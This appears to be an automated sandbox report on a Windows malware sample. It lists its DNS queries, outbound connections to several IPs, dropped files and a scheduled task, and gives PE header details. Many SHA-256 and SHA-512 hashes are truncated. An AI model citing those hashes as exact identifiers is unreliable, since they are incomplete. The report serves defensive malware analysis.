crl.comodoca.com	A
Answers - crl.comodoca.com.cdn.cloudflare.net (CNAME) - 104.16.92.188 (A) - 104.16.93.188 (A) - 104.16.90.188 (A) - 104.16.91.188 (A) - 104.16.89.188 (A)	
ocsp.comodoca.com	A
194.99.241.192.in-addr.arpa	PTR
Answers - wooservers.com (PTR)	
crl.microsoft.com	A
Answers - 38.69.238.81 (A) - 38.69.238.128 (A) - crl.www.ms.akadns.net (CNAME) - a1363.dscg.akamai.net (CNAME)	
crl.globalsign.net	A
Answers - 104.28.16.56 (A) - 104.28.17.56 (A)	

TCP PACKETS

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
35.2424409389	Sandbox	209.126.124.166	80
48.022108078	Sandbox	98.163.53.175	995
48.0224249363	Sandbox	209.126.124.166	443

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
59.9028389454	Sandbox	209.126.124.166	80
59.9472520351	Sandbox	209.126.124.166	443
59.9613149166	Sandbox	66.220.110.56	50010
70.9386670589	Sandbox	38.69.238.122	80
70.9388320446	Sandbox	38.69.238.122	80
70.9389669895	Sandbox	38.69.238.122	80
70.9390940666	Sandbox	38.69.238.114	80
83.9497468472	Sandbox	178.255.83.1	80
83.9552738667	Sandbox	178.255.83.1	80
84.4081599712	Sandbox	209.126.124.166	80
84.4539408684	Sandbox	209.126.124.166	443
84.6818799973	Sandbox	209.126.124.166	80
84.7302680016	Sandbox	209.126.124.166	443
85.0819659233	Sandbox	38.69.238.122	80
86.2627079487	Sandbox	209.126.124.166	80
86.3085000515	Sandbox	209.126.124.166	443
86.6562318802	Sandbox	209.126.124.166	80
86.7807729244	Sandbox	93.108.180.227	443
86.9702320099	Sandbox	209.126.124.166	443
88.1244490147	Sandbox	104.16.89.188	80
88.1283209324	Sandbox	178.255.83.1	80
88.1285099983	Sandbox	178.255.83.1	80
88.1286828518	Sandbox	104.16.89.188	80
89.2810900211	Sandbox	38.69.238.122	80
89.2812509537	Sandbox	38.69.238.122	80
95.1614630222	Sandbox	178.255.83.1	80
96.4516859055	Sandbox	209.126.124.166	80
97.2798478603	Sandbox	209.126.124.166	443
100.655611992	Sandbox	93.108.180.227	443
101.385457993	Sandbox	98.163.53.175	995
102.620430946	Sandbox	50.89.138.223	443
106.316699982	Sandbox	76.177.3.96	443
109.184499025	Sandbox	72.215.47.23	443
119.757361889	Sandbox	38.69.238.128	80
120.309280872	Sandbox	104.28.16.56	80
128.601422071	Sandbox	192.168.56.10	49310
128.603452921	Sandbox	192.168.56.10	49311
128.893338919	Sandbox	192.168.56.10	49312

UDP PACKETS

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
6.87473893166	Sandbox	224.0.0.252	5355
6.89462304115	Sandbox	224.0.0.252	5355
6.90027093887	Sandbox	239.255.255.250	3702
6.93095207214	Sandbox	192.168.56.255	137
9.44754195213	Sandbox	224.0.0.252	5355
12.9308629036	Sandbox	192.168.56.255	138
31.5292289257	Sandbox	224.0.0.252	5355
35.177243948	Sandbox	8.8.4.4	53
60.2917048931	Sandbox	224.0.0.252	5355
60.5862970352	Sandbox	224.0.0.252	5355
60.6132040024	Sandbox	224.0.0.252	5355
60.6229279041	Sandbox	224.0.0.252	5355
67.911921978	Sandbox	224.0.0.252	5355
67.9251909256	Sandbox	224.0.0.252	5355
67.9255239964	Sandbox	224.0.0.252	5355
67.925921917	Sandbox	224.0.0.252	5355
70.637321949	Sandbox	8.8.4.4	53
70.6378128529	Sandbox	8.8.4.4	53
77.8792488575	Sandbox	224.0.0.252	5355
78.2761838436	Sandbox	224.0.0.252	5355
78.4763128757	Sandbox	224.0.0.252	5355
80.7849700451	Sandbox	224.0.0.252	5355
81.1767370701	Sandbox	224.0.0.252	5355
81.1770470142	Sandbox	224.0.0.252	5355
83.5991690159	Sandbox	224.0.0.252	5355
83.927533865	Sandbox	8.8.4.4	53
83.9332239628	Sandbox	8.8.4.4	53
84.3600189686	Sandbox	224.0.0.252	5355
84.3607668877	Sandbox	224.0.0.252	5355
84.3966639042	Sandbox	224.0.0.252	5355
84.6839039326	Sandbox	224.0.0.252	5355
84.7544679642	Sandbox	224.0.0.252	5355
87.7708349228	Sandbox	8.8.4.4	53
87.7736279964	Sandbox	8.8.4.4	53
93.1511719227	Sandbox	224.0.0.252	5355

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
98.0551888943	Sandbox	224.0.0.252	5355
98.0557670593	Sandbox	8.8.4.4	53
102.181921959	Sandbox	224.0.0.252	5355
106.248108864	Sandbox	224.0.0.252	5355
110.373113871	Sandbox	224.0.0.252	5355
116.188117981	Sandbox	224.0.0.252	5355
119.693022966	Sandbox	8.8.4.4	53
120.261780977	Sandbox	8.8.4.4	53
129.854168892	Sandbox	224.0.0.252	5355

VALKYRIE COMODO

DETAILED FILE INFO

CREATED / DROPPED FILES

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\Roaming\Microsoft\Pnuaijsyn\Pnuaijs.Dat	**Type :** data **MD5 :** 9a91ee9a05e715703016810b81ab8929 **SHA-1 :** 77ce0fc6775031cc1957d79de97a14ab03b6a9b8 **SHA-256 :** 3e95d17161cb0d2d9a34147f9d21291586ecf42bf **SHA-512 :** 904f15a75863bbfe05c34a97f1e890376bda37354 **Size :** 0.43 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	**Type :** data **MD5 :** 0ac95b8801f1dd449351ced510104238 **SHA-1 :** aa897f0c916a4d7b3982e819b36e1152ed50e60a **SHA-256 :** 9a7d45ac4924583050e2e1264a934c07883c31fd9 **SHA-512 :** e7424eb48c658850f103bc1351ba47ff39d433160 **Size :** 0.33 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\F0060A9F9287878B15AB61E0E47645E5	**Type :** data **MD5 :** 07f6f31362b190a268b375e35b5e7031 **SHA-1 :** aa7b8d930bfe46f4922d167819a959f6f8e2a57c **SHA-256 :** 5d38ccefd32c455097b158ed66d99070889cfa48c **SHA-512 :** 33bf49da4bde7e61efb65861bf70be0b4c60586f3 **Size :** 0.252 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\57C8EDB95DF3F0AD4EE2DC2B8CFD4157	**Type :** data **MD5 :** 0f2a0c7883e05fff643c3fee6ab9ba1f **SHA-1 :** 4099e8493107149d344b8745a6f6e952355014bd **SHA-256 :** de1ca447c3bbfb5eb71a22b9c5ade8f59dcc37651 **SHA-512 :** 2369008b99297e7ae80895dd5b600f6a7ae0b168 **Size :** 0.34 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4	**Type :** data **MD5 :** 21640afb0fa8d34c3aae905e21ab97fc **SHA-1 :** 0fc61aeb0c24c515fb98ba85d84b7ed7a17ab644 **SHA-256 :** d4e5a32e6e496b6518b352e5d61d0df80809534e **SHA-512 :** 1860e37700bde1ea85954f787b34941413bdd9a8 **Size :** 0.398 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\F0060A9F9287878B15AB61E0E47645E5	**Type :** data **MD5 :** a7451c9aaea933cdf8bad360ff9c6a8d **SHA-1 :** 6ef49ac6880d6f1e9e1fcf1c3808c55a7a66acee **SHA-256 :** affa00a5f202599a5bf580c441ac3be215e905a16e **SHA-512 :** 839e8a278cb7ed08ef0517c3f8a3c14ff377a14afe **Size :** 3207.835 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Pnuaijsyn\Cpnuaijsy32.Dll	**Type :** data **MD5 :** d3c77f2f3818db42c1e27c3fbc2bdd55 **SHA-1 :** dbb79330f52d97f03b3f741170a14251f1fd4d5a **SHA-256 :** 783b33fd7a3ec86f0f59762607557d2918d4eb54a **SHA-512 :** c34ef5ce820b9f198d7407e67787e418221818e7b **Size :** 1.437 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Pnuaijsyn\Pnuaijsy.Exe	**Type :** PE32 executable (GUI) Intel 80386, for MS Windows **MD5 :** 71c254349a7225fa217a52bf68ab5f23 **SHA-1 :** f4d19632277e52b849d452d94d841ebbef029596 **SHA-256 :** 105e080ab1b787b8d280140adaa6d64b994f00d9 **SHA-512 :** ce9e655ac82e3237c4195a54952b63c5a50b7ccdc **Size :** 569.344 Kilobytes.

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220	**Type :** data **MD5 :** ed7449f697d352dac1baebcfaefc330c **SHA-1 :** 18ece6a4d6d57c58f45d28783691a6b5248c4036 **SHA-256 :** dafbb8beff4f6260fe18fb043d6d1fd3d3672c6325 **SHA-512 :** 6350f3c9706809e4ea445bbc695367bc42263958 **Size :** 0.4 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Pnuaijsyn\Pnuaijsy32.Dll	**Type :** data **MD5 :** 7c985add407d149367668927ba72b1bd **SHA-1 :** e76e5027bf34b601d6c4d336818fe856b0ea4805 **SHA-256 :** 2b0084656a8628213c0991bfa4f63a4be1b7f2110 **SHA-512 :** 9b4698bc40f4dbdd395a17ad2142259dc4a5aea6 **Size :** 4.787 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\CC42971B7939A9CA55C44CFC893D7C1D	**Type :** data **MD5 :** 4ed7cd688a08a3d5502b244cd5428633 **SHA-1 :** b9b6e5e9528ddfc4d1fb5bd9d77c5141048374c8 **SHA-256 :** 6f5ae4c05eac0004cb8562b473fc8105542c21b28 **SHA-512 :** 61fbe0a0bd6dfd1802e18c4fc3dd5015bb23d004 **Size :** 0.812 Kilobytes.
C:\Users\User\AppData\Local\Temp\F4d19632277e52b849d452d94d841ebbef029596.Exe	**Type :** PE32 executable (GUI) Intel 80386, for MS Windows **MD5 :** 60b7c0fead45f2066e5b805a91f4f0fc **SHA-1 :** 9018a7d6cdbe859a430e8794e73381f77c840be0 **SHA-256 :** 80c10ee5f21f92f89cbc293a59d2fd4c01c7958aac **SHA-512 :** 68b9f9c00fc64df946684ce81a72a2624f0fc07e07 **Size :** 776.192 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\1BB09BEEC155258835C193A7AA85AA5B_636CD824810555E1469322973B7D2B73	**Type :** data **MD5 :** daee56a753c9e95178843a54891e4e62 **SHA-1 :** aacdc0bcf7f681dd0dc339b9ece7b1be1c2f8758 **SHA-256 :** 58c3a9318ff3d3d0d01c5554aa1dc9df464cd8b68 **SHA-512 :** 7f5873bef0a5eb3c675f155977c65b03340f9db40 **Size :** 0.4 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\CC42971B7939A9CA55C44CFC893D7C1D	**Type :** data **MD5 :** a392580b45af558825dcbbe4ffecbd77 **SHA-1 :** ea90cd93722fad2ed22c1af5790e95d8e9807ddb **SHA-256 :** b663b90fe6acb1a2a8532a0d25c4dc0f4101eb9f9 **SHA-512 :** fdb736c3414e31b19387c3d8f5fdb708e4ac3bfed **Size :** 0.236 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4	**Type :** data **MD5 :** 35866a56791faa1a377c49163ee7aeab **SHA-1 :** 1393d5f378d3d643acdd15218b8bed7c5f01886b **SHA-256 :** a302fc301856d91fccead2133186b004760c83b1a **SHA-512 :** cecf1c6708cd808e2cbfcd7fa577c7dbef9d010fda3 **Size :** 0.471 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Pnuaijsyn\Pnuaijsy32.Dll	**Type :** data **MD5 :** 321e93217726559347ec1efe2578f24b **SHA-1 :** aed1f42346ffa3ceda75172bba602c68ef5f128d **SHA-256 :** 7ffd5c3d45d9c0205a084e5b0b302b225c8d3f326 **SHA-512 :** 73b3df797927f15a32ca4d1ca2a36d96585149e6a **Size :** 3.915 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Pnuaijsyn\Pnuaijsy32.Dll	**Type :** data **MD5 :** 784b9631a80f474fb53e16813e3d730b **SHA-1 :** 3b83426726819ab6cd48219dea35ef51744858c3 **SHA-256 :** 635ba75c40298a631400876b4adbf011633acd25 **SHA-512 :** 920893922d641377a874a97abf89b2d594ca7111 **Size :** 3.915 Kilobytes.

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\57C8EDB95DF3F0AD4EE2DC2B8CFD4157	**Type :** Microsoft Cabinet archive data, 6564 bytes, 1 file **MD5 :** 16e8e953c65d610c3bfc595240f3f5b7 **SHA-1 :** 231a802e6ff1fae42f2b12561fff2767d473210b **SHA-256 :** 048846ed8ed185a26394adeb3f63274d1029bbd5 **SHA-512 :** 8cf223f68cd118be6bef746d4ccef2bc293e7e0f44 **Size :** 6.564 Kilobytes.
C:\Windows\Sysnative\Tasks\{81CE9089-5042-4260-A5C5-A8694A5F6513}	**Type :** XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators **MD5 :** 2addc450da59d69a8e6402a013cdf756 **SHA-1 :** 6c3b65edf875efbbe1a51a36c31b8a98c0f44b3a **SHA-256 :** 487bb9ceedeb169bbfd17b93de31fd3884c78445 **SHA-512 :** f3a5f844356e7f231fad8f4a0f51dcfd27e349156dc **Size :** 3.498 Kilobytes.
C:\Windows\Appcompat\Programs\RecentFileCache.Bcf	**Type :** data **MD5 :** 4ce3118339e13b865d9b528edd5b8a60 **SHA-1 :** c05ef91ca1b0d60596d015cac9300237c5cfb89f **SHA-256 :** 252df101eb7832f8a4b5de90233dc047a8833521 **SHA-512 :** d0da85544e2f77b71286793741cb6e6982c60b67 **Size :** 5.782 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\1BB09BEEC155258835C193A7AA85AA5B_636CD824810555E1469322973B7D2B73	**Type :** data **MD5 :** f48ae898b84607ab59c896694410d00d **SHA-1 :** fc96fa3ae55ae3b6b5d2f6fb4e55b396217af70b **SHA-256 :** 10808afbae864fa7449722c2a462f0cbe6e04970e **SHA-512 :** 15ba7edae0080419257c252c018a0db713ddf8a1 **Size :** 0.472 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220	**Type :** data **MD5 :** 91382065c694d37f252a1c4d860e4cd1 **SHA-1 :** ad7e2b63bd471702614cbf3794cec63046bd8c18 **SHA-256 :** 79275d4e1b16934a7fadeabf9ae7e3b59c0d18ae3 **SHA-512 :** 72bcd7241b60081666713cc17da050122ef509a6 **Size :** 0.727 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	**Type :** Microsoft Cabinet archive data, 54018 bytes, 1 file **MD5 :** 06ed9a39ac55eb00dd78e416e1a804f6 **SHA-1 :** 270464d1618197d86ff89184ba5ed45708d38bd9 **SHA-256 :** 298bba62caa0b61a402f715bb5b8d1d28ecd0b58 **SHA-512 :** 6a3a747bb754d9bfb78d18e37cd9806015e00eee **Size :** 54.018 Kilobytes.

MATCH YARA RULES

MATCH RULES

STATIC FILE INFO

File Name:	uwiuwzoe.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
SHA1:	f4d19632277e52b849d452d94d841ebbef029596
MD5:	71c254349a7225fa217a52bf68ab5f23
First Seen Date:	2018-02-23 16:19:15.668769 (8 years ago)
Number Of Clients Seen:	4
Last Analysis Date:	2018-02-23 16:19:15.668769 (8 years ago)
Human Expert Analysis Date:	2018-02-23 18:26:27.223958 (8 years ago)
Human Expert Analysis Result:	Malware

DETAILED FILE INFO

ADDITIONAL FILE INFORMATION

PE Headers

PROPERTY	VALUE
Magic Literal Enum	3
File Type Enum	6
Debug Artifacts	[]
Number Of Sections	6
Trid	[]
Compilation Time Stamp	0x5A8FCB03 [Fri Feb 23 08:04:19 2018 UTC]
Entry Point	0x401b00 (.text)
Machine Type	Intel 386 or later - 32Bit
File Size	569344
Ssdeep	
Sha256	105e080ab1b787b8d280140adaa6d64b994f00d9c797a08cfa9282f0174922e6
Exifinfo	[]
Mime Type	application/x-dosexec
Imphash	

PE Sections

NAME	VIRTUAL ADDRESS	VIRTUAL SIZE	RAW SIZE	ENTROPY	MD5
.text	0x1000	0x2e850	0x2f000	7.23686333983	2500e0c33d3186cbff6f6f4c99463967
.rdata	0x30000	0xe88	0x1000	4.65525909577	e98a21f424872dea58e3994f263a67ef
.data	0x31000	0xaf8c	0x7000	6.44632074653	f1f203c5614e86c3d6233b29f0fc5822
.crt	0x3c000	0x207e7	0x21000	7.21730934103	e10b12ca77ce0a6a955444debb298de5
.reloc	0x5d000	0x2f3b5	0x30000	7.21269567795	b35937a6fe99b9b3ccb8e1707cf10ced
.reloc	0x8d000	0x161c	0x2000	4.97069636457	2f9b9e4f552b01cd9551310334b4b307

CERTIFICATE VALIDATION

- Certificate Validation is not Applicable ?

SCREENSHOTS